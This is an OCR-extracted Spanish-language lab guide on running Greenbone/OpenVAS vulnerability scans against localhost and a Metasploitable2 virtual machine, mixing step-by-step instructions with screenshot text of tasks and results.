Credentials
Scan Configs
Alerts
Schedules
Report Configs
Filter
Targets 1 of 1
1 - 1 of 1
Name
Hosts
IPs
Port List
Credent
kali localhost
127.0.0.1
1
All IANA assigned TCP
Apply to page conten
pplied filter: sort=name first=1 ws=10)
1 - 1 of 1


Greenbone
UTC
14:53
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
Tasks 1 of 1
Tasks by Severity Class (Total: 1)
Tasks wi
N/A
1
1 - 1 of 1
Name
Status
Reports
Escaneo Local full and fast
New


3. Crear una Task (Tarea) y Escanear 🚀


Una **Task** define qué tipo de escaneo se realizará en el Target.

1. En el menú principal, ve a **Scans** (Escaneos) → **Tasks** (Tareas).
2. Haz clic en el botón azul o verde para **New Task** (Nueva tarea).
3. **Configura la Tarea:**
   - **Name (Nombre):** Asígnale un nombre, por ejemplo: `Escaneo Full Local`.
   - **Scan Targets (Objetivos del escaneo):** Selecciona el Target que creaste en el paso anterior (`Kali Localhost` / `127.0.0.1`).
   - **Scan Config (Configuración del escaneo):** Aquí seleccionas el tipo de escaneo.
     - Busca y selecciona: **"Full and Fast"** (Completo y Rápido).
   - Deja las demás opciones por defecto.
4. Haz clic en **Save** (Guardar).
5. **Iniciar el Escaneo:** En la pantalla de Tasks, busca tu nueva tarea. A la derecha, haz clic en el botón **Start** (parece un pequeño triángulo de "play" ▶️).




Greenbone
UTC
14:47
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Filter
Tasks 1 of 1
Tasks by Severity Class (Total: 1)
N/A
1
Tasks with most High Results per Host
Results per Host
Tasks by Status (Total: 1)
Running
1
1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Actions


Tasks by Severity Class (Total: 1)
N/A
1
Tasks with most High Results per Host
Results per Host
Tasks by Status (Total: 1)
Running
1
1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Actions
Escaneo Local full and fast
98 %
1
Apply to page contents


Greenbone
UTC
5:33
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Tasks 1 of 1
Tasks by Severity Class (Total: 1)
High
1
Tasks with most High Results per Host
...caneo Local full and fast
Results per Host
Tasks by Status (Total: 1)
Done
1
1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Actions
Escaneo Local full and fast
Done
1
Mon, Oct 27, 2025 12:17 PM Coordinated Universal
7.8 (High)


Greenbone
UTC
14:52
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Filter
task_id=e9e9dbdc-12db-44c3-8b4f-de9950262e12
Reports 1 of 1
Reports by Severity Class (Total: 1)
High
1
Reports with High Results
Max High
Max High per Host
Max High
Time
Oct 26
Mon 27
Tue 28
Reports by CVSS (Total: 1)
of Reports
Severity
1 - 1 of 1
Date
Status
Task
Severity
High
Medium
Low
Log


Right-click or pull down to show history
UTC
14:29
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Results 54 of 61
Results by Severity Class (Total: 54)
Log
Low
Medium
High
50
2
Results by CVSS (Total: 54)
of Results
Severity
1 - 10 of 54
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
7.8 (High)
70 %
127.0.0.1
localhost
3128/tcp
N/A
N/A
Mon, Oct 27, 2025 12:34 PM Coordinal Universal Time
5.9 (Medium)
98 %
127.0.0.1
localhost
5432/tcp
N/A
N/A
Mon, Oct 27, 2025 12:31 PM Coordinal
CTRL DERECHA

Aquí está el desglose final de las **54 vulnerabilidades** detectadas en tu escaneo "Full and Fast" local:

Nivel de Severidad	Conteo (Nº de Vulnerabilidades)
Críticas (Critical)	**0**
Altas (High)	**2**
Medias (Medium)	**50**
Bajas (Low)	**2**
Informativas (Log)	**0**

🌐 Ejercicio 3: Escanear otra máquina en laboratorio

Objetivo: identificar vulnerabilidades en una máquina virtual vulnerable (p. ej., Metasploitable2 o DVWA).

Pasos:

1. Añade la IP del objetivo (por ejemplo, 192.168.0.111).
2. Crea una tarea con política “Full and Fast Ultimate”.
3. Espera al informe y analízalo.

Entregable:

- Captura de la lista de vulnerabilidades.
- Describe una vulnerabilidad crítica detectada y qué servicio la causa.

1. Crear un Nuevo Target (Objetivo) 🎯


Primero, debes decirle a GVM la dirección IP de la máquina vulnerable.

1. **Navegación:** En la interfaz web de GVM, ve a **Configuration** → **Targets**.
2. **Nuevo Objetivo:** Haz clic en el botón para **New Target** (Nuevo Objetivo).
3. **Configuración:**
   - **Name (Nombre):** Asígnale un nombre, por ejemplo: `Metasploitable 2 VM`.
   - **Hosts (Anfitriones):** Ingresa la IP de tu máquina vulnerable: `192.168.56.101` (o la IP real de tu VM).
   - Deja las demás opciones por defecto.
4. **Guardar:** Haz clic en **Save** (Guardar).

2. Crear y Configurar la Task (Tarea)

Ahora, crea una tarea para escanear el nuevo objetivo usando la política más completa.

1. **Navegación:** Ve a **Scans** → **Tasks** (Tareas).
2. **Nueva Tarea:** Haz clic en el botón para **New Task** (Nueva Tarea).
3. **Configuración:**
   - **Name (Nombre):** Asígnale un nombre, por ejemplo: `Escaneo Full Ultimate Metasploitable`.
   - **Scan Targets (Objetivos del escaneo):** Selecciona el Target que acabas de crear (`Metasploitable 2 VM`).
   - **Scan Config (Configuración del escaneo): ¡Paso clave!** Busca y selecciona la política: `Full and Fast Ultimate`. Esta es una configuración muy exhaustiva.
   - **Scanner:** Asegúrate de que esté en **OpenVAS Default**.
4. **Guardar:** Haz clic en **Save** (Guardar).



New Task

Name

Escaneo full ultimate metaspliotable

Comment

Scan Targets

metaploitable2

Alerts

Schedule

–

Once

Add results to Assets

Yes No


Apply Overrides


Yes No

Min QoD

Cancel

Save





Ip de Guille



1 - 3 of 3

Name	Status	Reports	Last Report	Severity	Trend	Actions
Escaneo full ultimate metaspliotable	Done	1	Mon, Oct 27, 2025 1:08 PM Coordinated Universal Time	N/A		
Escaneo Local full and fast	Done	1	Mon, Oct 27, 2025 12:17 PM Coordinated Universal Time	7.8 (High)		
full scan ip guille	0 %	1				

New Target

Given hosts was invalid

Name

guille_ip

Comment

Hosts

Manual 192.168.0.111

From file

Exclude Hosts


Manual

From file


Allow simultaneous scanning via multiple IPs


Yes No

Cancel Save


Greenbone
UTC
14:44
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Report: Mon, Oct 27, 2025 1:20 PM Coordinated Universal Time
0 %
Information
Results (0 of 0)
Hosts (0 of 1)
Ports (0 of 0)
Ap
Task Name
full scan ip guille
Scan Time
Mon, Oct 27, 2025 1:20 PM Coordinated Universal Time
Scan Status
0 %
Hosts scanned
1
Filter
apply_overrides=0 levels=hml min_qod=70


Results 59 of 66





1 - 10 of 59

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile
Squid Multiple 0-Day Vulnerabilities (Oct 2023)	7.8 (High)	70 %	127.0.0.1	localhost	3128/tcp	N/A	N/A




⚙️ Ejercicio 4: Escaneo selectivo por puerto

